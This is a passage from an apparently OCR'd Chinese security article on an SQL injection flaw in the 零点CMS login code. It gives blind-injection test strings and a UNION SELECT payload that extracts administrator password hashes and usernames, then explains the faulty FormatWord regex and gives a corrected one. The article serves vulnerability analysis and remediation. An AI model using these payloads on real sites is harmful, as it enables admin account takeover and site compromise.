

图12

假如没有显示出用户或者你根本就不想知道其他用户名，可以将判断能否阻击或爆破的条件改为"ddd' or '1'='1"和"ddd' or '1'='2"，ddd用户就必须不存在！这应该比较容易吧！阻击实测注意必须增加长度。

虽然使用RemoteCall.asp无法得知管理员用户名，但根据字段ZAdmin为true就可以确定管理员，于是我们将爆破用的union语句优化为：

```
Abc' union select 1,memberpass,'7a57a5a743894a0e',
4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,true,false,false,
false,26 from zd_member where ZAdmin=true and '1'='1
```

将memberpass改为memberID，还可爆破出管理员用户名。一旦得到memberID和memberpass就可破解MD5密码或使用Cookies欺骗进入后台，严重的就可以被挂马！所以说这些漏洞是零点CMS毁灭性的灾难一点也不为过吧？

下面我们再继续详细分析引起漏洞的"罪魁祸首"——FormatWord函数的正则表达式拼写问题。

4）FormatWord函数与正则表达式

在inc/checkLogin.asp文件的第36行是对FormatWord函数的调用，如图13所示（其定义在inc/CommonFunction.asp文件中，可以不用理会）。

我们重点看看该函数中的正则表达式"^[\w{3,16}]|[\u4E00-\u9FA5]$"，作者的意图是"用户账号只能是由字母、汉字、数字、下划线组成，并限制在3～16个字符"，但可能作者太过于自信或者是疏忽了，该正则表达式并不能表达出这样的意图！



图13

关于正则表达式的介绍，网上非常多了，这里我们只需要了解几个关键。一是常用的元字符，如表1 所示 二是常用的限定符，如表2 所示 三是常用的反义代码，如表3 所示。

表1.常用的元字符

代码	说明
.	匹配除换行符以外的任意字符
\w	匹配字母或数字或下划线
\s	匹配任意的空白符
\d	匹配数字
\b	匹配单词的开始或结束
^	匹配字符串的开始
$	匹配字符串的结束

表2.常用的限定符

代码/语法	说明
*	重复零次或更多次
+	重复一次或更多次
?	重复零次或一次
{n}	重复n次
{n,}	重复n次或更多次
{n,m}	重复n到m次

表3.常用的反义代码

代码/语法	说明
\W	匹配任意不是字母，数字，下划线，汉字的字符
\S	匹配任意不是空白符的字符
\D	匹配任意非数字的字符
\B	匹配不是单词开头或结束的位置
[^x]	匹配除了x以外的任意字符
[^aeiou]	匹配除了aeiou这几个字母以外的任意字符

至于“[ ]”和“|”，最后网上找到的解释如下。

字符分类“[ ]”：一对方括号被称为一个字符分类，你可以用来匹配任何一个或多个字符。假设你想匹配单词‘gray，同时也想找一下被拼写成grey的单词。使用一个字符分类将允许你匹配这两者。正则表达式gr[ea]y被解读成“匹配这样的字符串——一个g，跟着是r，跟着或者是一个e 或者是一个a，跟着一个y”。

选择性元字符“|”：其意思是“or”。它允许你把多个表达式合成到一个表达式，然后匹配里面任何单个表达式的结果。这些子表达式被称为备选项。

现在我们分析正则表达式“^[\w{3,16}]|[\u4E00-\u9FA5]$”，意思首先应该是“‘^[\w{3,16}]’或‘ [\u4E00-\u9FA5]$ ’”，然后分别进行解释，以下将“字母、数字或下划线”统一简称为“\w”。

\w{3,16}：即3～16位“\w”。

[\w{3,16}]：即3～16位“\w”中的某一位。哈哈，这岂不是任意“\w”吗？因为3～16位中的任一位取值都可以是“\w”，用字符分类符“[]”就限定长度只能是1位！但这并无大碍，继续往下看。

^[\w{3,16}]：即字符串的开始应该为“\w”。前面使用元字符“^”就只限定字符串的开始，也就是说字符串的其他位置没有限定，即只要开始字符是“\w”，就能满足该正则表达式！

[\u4E00-\u9FA5]$：即字符串的结束应该为汉字。即只要结束字符是汉字，就能满足该正则表达式！

很显然，“^[\w{3,16}]|[\u4E00-\u9FA5]$”表示为“开始应该为‘\w’或结束应该为汉字”！这样的表述很有意思。你可以测试，用户名第一个字符为单引号，结束不为汉字时，正则表达式将毫不犹豫地拦了下来，但是当结束为汉字时，则放行！即对开始的非法字符单引号视而不见，因为这时满足第二个条件！同样只要满足第一个条件，即第一个字符为“\w”，那么结束是否为汉字、中间是否存在非法字符就无关紧要了（这是致命的，也是产生漏洞的根本原因！），正则表达式都忠实地放行了！这就是机器，就是机械嘛！当然这怪不得机器，只因作者没有表明自己的心，呵呵。

正确的正则表达式应该是“^(\w|[\u4E00-\u9FA5]){3,16}$”，圆括号用来设定一个特定的表达式子集，这里指“‘\w’或汉字”。由于爆破和阻击两处漏洞都是因为正则表达式原因产生的，所以只要修改成正确的正则表达式便可防止！方法不再赘述。

令人费解的是在inc/checkLogin.asp文件中，AdminLogin函数除了用FormatWord限制外，还用Replace过滤了单引号，但在同一文件中的MemberLogin函数为何只用FormatWord进行限制？看来还是太过自信了！更费解的是从官方网站下载的最新版ZSA3.21，其数据库中就注册了一个“a=a”用户，按照代码，如果FormatW ord有效的话，是不允许出现“=”的，因为它明显不属于字母、数字或下划线！看来还是作者疏忽了。